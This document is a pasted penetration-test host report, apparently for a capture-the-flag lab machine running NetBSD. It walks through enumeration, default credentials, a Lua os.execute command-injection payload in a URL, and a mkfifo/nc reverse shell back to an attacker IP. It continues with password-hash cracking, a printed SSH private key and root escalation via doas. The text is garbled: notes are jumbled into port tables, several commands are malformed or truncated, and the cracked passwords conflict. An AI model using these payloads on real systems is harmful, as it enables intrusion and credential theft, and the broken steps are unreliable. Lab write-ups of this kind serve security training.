

Host Report

10.10.10.218 - NetBSD

 Linux  Server - Shelled - Owned

Host Notes:

```
luanne$ cat user.txt
ea5f0ce6a917b0be1eabc7f9218febc0
```

```
# cat /root/root.txt
7a9b5c206e8e8ba09bb99bd113675f66
```

Ports:

Port	Proto	Service	Version
22	tcp	ssh	OpenSSH 8.0 (NetBSD 20190418-hpn13v14-lpk; protocol 2.0)

Port Notes:

```
ssh -i id_rsa r.micheals@10.10.10.218

luanne$ cat user.txt
ea5f0ce6a917b0be1eabc7f9218febc0

One of the first things we find is a backups directory and more importantly, the backups in that directory. So, no one interrupts what we're doing (or visa versa) we will wipe everything after a few minutes, so we need to move fast. From the /home/r.michaels/backups folder, run:

cp ./devel_backup-2020-09-16.tar.gz.enc /tmp/devel.tar.gz

cd /tmp

netpgp --decrypt --output=devel_backup-2020-09-16.tar.gz devel_backup-2020-09-16.tar.gz.enc

tar xvfz devel_backup-2020-09-16.tar.gz

You'll see it extract another .htpasswd file! Cat it quickly.

cat /tmp/devel-2020-09-16/www/.htpasswd

Now we can place that into a new hashfile and run it through John like we did the other.

luanne$ cat devel-2020-09-16/www/.htpasswd
webapi_user:$1$6xc7I/LW$WuSQCS6n3yXsjPMSmwHDu.
```

Port	Proto	Service	Version
Backed up hash will crack to littlebear.			
<pre> luanne\$ cd /home/r.michaels/backups/ luanne\$ cp ./devel_backup-2020-09-16.tar.gz.enc /tmp/devel.tar.gz.enc luanne\$ cd /tmp luanne\$ netpgp --decrypt --output=devel_backup-2020-09-16.tar.gz devel.tar.gz.enc signature 2048/RSA (Encrypt or Sign) 3684eb1e5ded454a 2020-09-14 Key fingerprint: 027a 3243 0691 2e46 0c29 9f46 3684 eb1e 5ded 454a uid RSA 2048-bit key <r.michaels@localhost> luanne\$ tar xvzf devel devel.tar.gz devel.tar.gz.enc devel_backu luanne\$ tar xvzf devel_backup-2020-09-16.tar.gz x devel-2020-09-16/ x devel-2020-09-16/www/ x devel-2020-09-16/webapi/ x devel-2020-09-16/webapi/weather.lua x devel-2020-09-16/www/index.html x devel-2020-09-16/www/.htpasswd luanne\$ cat devel-2020-09-16/www/.htpasswd webapi_user:\$1\$6xc7I/LW\$WuSQCS6n3yXsjPMSmwHDu. luanne\$ █ (kali㉿kali)-[~/Desktop/HTB/Luanne] \$ cat hash2 webapi_user:\$1\$6xc7I/LW\$WuSQCS6n3yXsjPMSmwHDu. tar: Error opening archive: failed to open 'devel_backup-2020-09-16.tar.gz' (kali㉿kali)-[~/Desktop/HTB/Luanne] \$ john --wordlist=/usr/share/wordlists/rockyou.txt hash2 Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long" Use the "--format=md5crypt-long" option to force loading these as that type instead Using default input encoding: UTF-8 Loaded 1 password hash (md5crypt, crypt(3) \$1\$ (and variants) [MD5 256/256 AVX2 8x3]) Will run 8 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status littlebear (webapi_user) 1g 0:00:00:00 DONE (2022-01-21 17:45) 7.142g/s 93257p/s 93257c/s 93257C/s gamboa..hello11 Use the "--show" option to display all of the cracked passwords reliably Session completed. </pre>			

NetBSD doesn't have "sudo" per se, but uses "doas" which is essentially the same thing.

LinEnum/LinPEAS shows that doas allows r.michaels to permit as root, but needs the root password.... We do have littlebear.

```
[+] Checking doas.conf
permit r.michaels as root
```

doas sh

Password: littlebear

#

cat /root/root.txt

Port	Proto	Service	Version
7a9b5c206e8e8ba09bb99bd113675f66			
<pre> luanne\$ doas sh Password: # whoami root # ifconfig vmx0: flags=0x8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu 1500 capabilities=7fd80<TS04,IP4CSUM_Rx,TCP4CSUM_Rx,TCP4CSUM_Tx> capabilities=7fd80<UDP4CSUM_Rx,UDP4CSUM_Tx,TCP6CSUM_Rx,TCP6CSUM_Tx> capabilities=7fd80<UDP6CSUM_Rx,UDP6CSUM_Tx,TS06> enabled=0 ec_capabilities=7<VLAN_MTU,VLAN_HWTAGGING,JUMBO_MTU> ec_enabled=2<VLAN_HWTAGGING> address: 00:50:56:b9:58:9e media: Ethernet autoselect (10Gbase-T) status: active inet 10.10.10.218/24 broadcast 10.10.10.255 flags 0x0 inet6 fe80::250:56ff:feb9:589e%vmx0/64 flags 0x0 scopeid 0x1 lo0: flags=0x8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 33624 inet 127.0.0.1/8 flags 0x0 inet6 ::1/128 flags 0x20<NODAD> inet6 fe80::1%lo0/64 flags 0x0 scopeid 0x2 # cat /root/root.txt 7a9b5c206e8e8ba09bb99bd113675f66 # </pre>			
53	udp	domain	
67	udp	dhcps	
68	udp	dhcpc	
69	udp	tftp	
80	tcp	http	nginx 1.19.0

Port Notes:

Gobuster v3.1.0

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```

[+] Url:            http://10.10.10.218/weather
[+] Method:         GET
[+] Threads:        50
[+] Wordlist:        /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.1.0
[+] Extensions:     exe,htm,js,php6,pl,cfm,cgi,php4,xm,aspx,c,com,phtml,shtml,txt,php7,bak,bat,dll,jhtml,log,php3,sh,sql,asp,git,pcap,css,inc,mdb,ph
[+] Follow Redirect: true
[+] Expanded:        true
[+] Timeout:         10s

```

2022/01/21 14:53:31 Starting gobuster in directory enumeration mode

http://10.10.10.218/weather/forecast (Status: 200) [Size: 90]

123	udp	ntp	
-----	-----	-----	--

Port	Proto	Service	Version
135	udp	msrpc	
137	udp	netbios-ns	
138	udp	netbios-dgm	
139	udp	netbios-ssn	
161	udp	snmp	
162	udp	snmptrap	
445	udp	microsoft-ds	
500	udp	isakmp	
514	udp	syslog	
520	udp	route	
631	udp	ipp	
1434	udp	ms-sql-m	
1900	udp	upnp	
4500	udp	nat-t-ike	
9001	tcp	http	Medusa httpd 1.12 (Supervisor process manager)

Port Notes:

The main open ports we need to look into are HTTP TCP 80 and HTTP TCP 9001. Navigating to either 80 or 9001, it immediately asks for a user name & password. autorecon's XML outputs shows us that port 9001 is running Medusa Supervisor Process Manager. We can do a simple DuckDuckGo (privacy XD) for Medusa Supervisor Process Manager <https://developpaper.com/supervisor-process-manager/> (<https://developpaper.com/supervisor-process-manager/>).

which tells us that the default credentials are user:123. Trying those credentials allows us to log in and see the Supervisor panel.

web interface

```
[inet_http_server]
port=0.0.0.0:9002
username=user
password=123
```

Let's check out what each of these is about, in particular the processes monitor, which appears to be a ps -aux output.

Port	Proto	Service	Version
10.10.10.218:9001			
ocs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec			

Supervisor status

REFRESH RESTART ALL STOP ALL

State	Description	Name	Action
running	pid 422, uptime 1:30:40	memory	Restart Stop Clear Log Tail -f Stdout Tail -f Stderr
running	pid 409, uptime 1:30:40	processes	Restart Stop Clear Log Tail -f Stdout Tail -f Stderr
running	pid 426, uptime 1:30:40	uptime	Restart Stop Clear Log Tail -f Stdout Tail -f Stderr

```

ster process /usr/pkg/sbin/nginx
nginx 370 0.0 0.1 34636 3288 ? I 6:05PM 0:01.52 nginx: worker process
_httpd 391 0.0 0.0 34952 1988 ? Is 6:05PM 0:00.08 /usr/libexec/httpd -u -X -s -i 127.0.0.1 -I 3000 -L weather /usr/local/webapi/weather.lua -U _httpd -b /var/www
root 396 0.0 0.0 20216 1668 ? Is 6:05PM 0:00.01 /usr/sbin/cron
_httpd 6865 0.0 0.0 11416 484 ? 0 7:46PM 0:00.00 /usr/bin/egrep ^USER| \[\[system\]\] *$| init *$| /usr/sbin/sshd *$| /usr/sbin/syslogd -s *$| /usr/pkg/bin/python3.8 -u
/usr/libexec/httpd -u -X -s *$|^root.* login *$| /usr/libexec/getty Pc ttyE.*$| nginx.*process.*$
root 419 0.0 0.0 22436 1576 ttyE1 Is+ 6:05PM 0:00.00 /usr/libexec/getty Pc ttyE1
root 383 0.0 0.0 21540 1580 ttyE2 Is+ 6:05PM 0:00.00 /usr/libexec/getty Pc ttyE2
root 408 0.0 0.0 22388 1576 ttyE3 Is+ 6:05PM 0:00.00 /usr/libexec/getty Pc ttyE3

USER      PID %CPU %MEM    VSZ   RSS TTY      STAT STARTED   TIME COMMAND
root         0  0.0  0.2      0 12144 ?        Dkl   6:05PM 0:01.05 [system]
root         1  0.0  0.0 19848 1524 ?        Is    6:05PM 0:00.01 init
root        164  0.0  0.0 35708 2284 ?        Ss    6:05PM 0:00.02 /usr/sbin/syslogd -s
root        307  0.0  0.0 19708 1340 ?        Is    6:05PM 0:00.00 /usr/sbin/powerd
r.michaels 318  0.0  0.0 34996 1976 ?        Is    6:05PM 0:00.00 /usr/libexec/httpd -u -X -s -i 127.0.0.1 -I 3001 -L weather /home/r.michaels/devel/webapi/weather.lua -P /var/run/http
_httpd      336  0.0  0.2 118864 15412 ?        Ss    6:05PM 0:03.49 /usr/pkg/bin/python3.8 /usr/pkg/bin/supervisord-3.8
root        347  0.0  0.0 75304 2912 ?        Is    6:05PM 0:00.01 /usr/sbin/sshd
root        366  0.0  0.0 34084 1812 ?        Is    6:05PM 0:00.00 /usr/sbin/nginx
nginx       370  0.0  0.1 34636 3288 ?        I     6:05PM 0:01.52 nginx: worker process
_httpd      391  0.0  0.0 34952 1988 ?        Is    6:05PM 0:00.08 /usr/libexec/httpd -u -X -s -i 127.0.0.1 -I 3000 -L weather /usr/local/webapi/weather.lua -U _httpd -b /var/www
root        396  0.0  0.0 20216 1668 ?        Ss    6:05PM 0:00.01 /usr/sbin/cron
_httpd      6242 0.0  0.0 18268 1292 ?        0     7:47PM 0:00.00 /usr/bin/egrep ^USER| \[\[system\]\] *$| init *$| /usr/sbin/sshd *$| /usr/sbin/syslogd -s *$| /usr/pkg/bin/python3.8 -u
/usr/libexec/httpd -u -X -s *$|^root.* login *$| /usr/libexec/getty Pc ttyE.*$| nginx.*process.*$
root        419  0.0  0.0 22436 1576 ttyE1 Is+    6:05PM 0:00.00 /usr/libexec/getty Pc ttyE1
root        383  0.0  0.0 21540 1580 ttyE2 Is+    6:05PM 0:00.00 /usr/libexec/getty Pc ttyE2
root        408  0.0  0.0 22388 1576 ttyE3 Is+    6:05PM 0:00.00 /usr/libexec/getty Pc ttyE3

(kali㉿kali)-[~/Desktop/HTB/Luanne]
$ gobuster dir -k -e -r -u http://10.10.10.218/weather -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -s "200,204,301,302,307" -t50 -o Luanne.out

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.10.218/weather
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: exe,htm,js,php6,pl,cfm,cgi,php4,xm,aspx,c,com,phtml,shtml,txt,php7,bak,bat,dll,jhtml,p,phps,php.bak,pht,html,jsa,jsp,nsf,php2,php5,reg,swf
[+] Follow Redirect: true
[+] Expanded: true
[+] Timeout: 10s

2022/01/21 14:53:31 Starting gobuster in directory enumeration mode


http://10.10.10.218/weather/forecast (Status: 200) [Size: 90]

```

There are 2 processes (PID 318 and 391) that are running localhost:3000 & 3001 respectively. 3000 looks to be running weather.lua under httpd_devel.pi
http://10.10.10.218:3000/weather/???

Port	Proto	Service	Version
gobuster dir -k -e -r -u http://10.10.10.218/eather -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x "asp,aspx,bak,bat,c,cfm,cgi,css,com,dll,exe,gif,htm,html,inc,jhtml,js,java,jsp,log,mdb,nsf,pcap,php,php2,php3,php4,php5,php6,php7,phps,php.bak,pht,p-t50 -o Luanne.out			


We find a /forecast directory. When we navigate to it, we get a 200 response, but with a little bit more information on how we can use the forecast call.



Add ?city=list to that, the response should provide us with a list of locations, but could also be a potential exploit vector. For example, LUA httpd requests are sometimes vulnerable to code execution attacks:

`http://10.10.10.218/weather/forecast?city=curl -v "http://10.10.10.218/weather/forecast?city=')+os.execute('id')+--"`

would be an example of a LUA RCE vector.




Notice, we have to change to the RAW DATA tab of the response, but LUA RCE has been confirmed! Let's see if we can use that to create a reverse shell using:

`http://10.10.10.218/weather/forecast?city=curl -v "http://10.10.10.218/weather/forecast?city=')+os.execute('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1`

Now we'll have URL the rm string, so the command ends up being:

`http://10.10.10.218/weather/forecast?city=curl%20-v%20%22http%3A%2F%2F10.10.10.218%2Fweather%2Fforecast%3Fcity%3D%27%29%2Bos.execute%28%27rm%20%2Ftmp%2Ff%3Bmkfifo%20%2i%20%23E%261%7Cnc%2010.10.16.4%201337%20%3E%2Ftmp%2Ff%27%29%2B--%22`



Grab the .htaccess password hash and crack it in John The Ripper.

```
$ cat ./htpasswd
webapi_user:$1$vVoNCsOI$IMtBS6GL2upDbR4Owhzyc0

$john --wordlist=/usr/share/wordlists/rockyou.txt hash
webapi_user:iamthebest
```

From Victim Machine:

```
curl --user webapi_user:iamthebest localhost:3001/~r.michaels/ and then
curl --user webapi_user:iamthebest localhost:3001/~r.michaels/id_rsa
```

Port	Proto	Service	Version
<pre> -----BEGIN OPENSSH PRIVATE KEY----- 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 -----END OPENSSH PRIVATE KEY-----TRANSFERRED TO SSH </pre>			
49152	udp	unknown	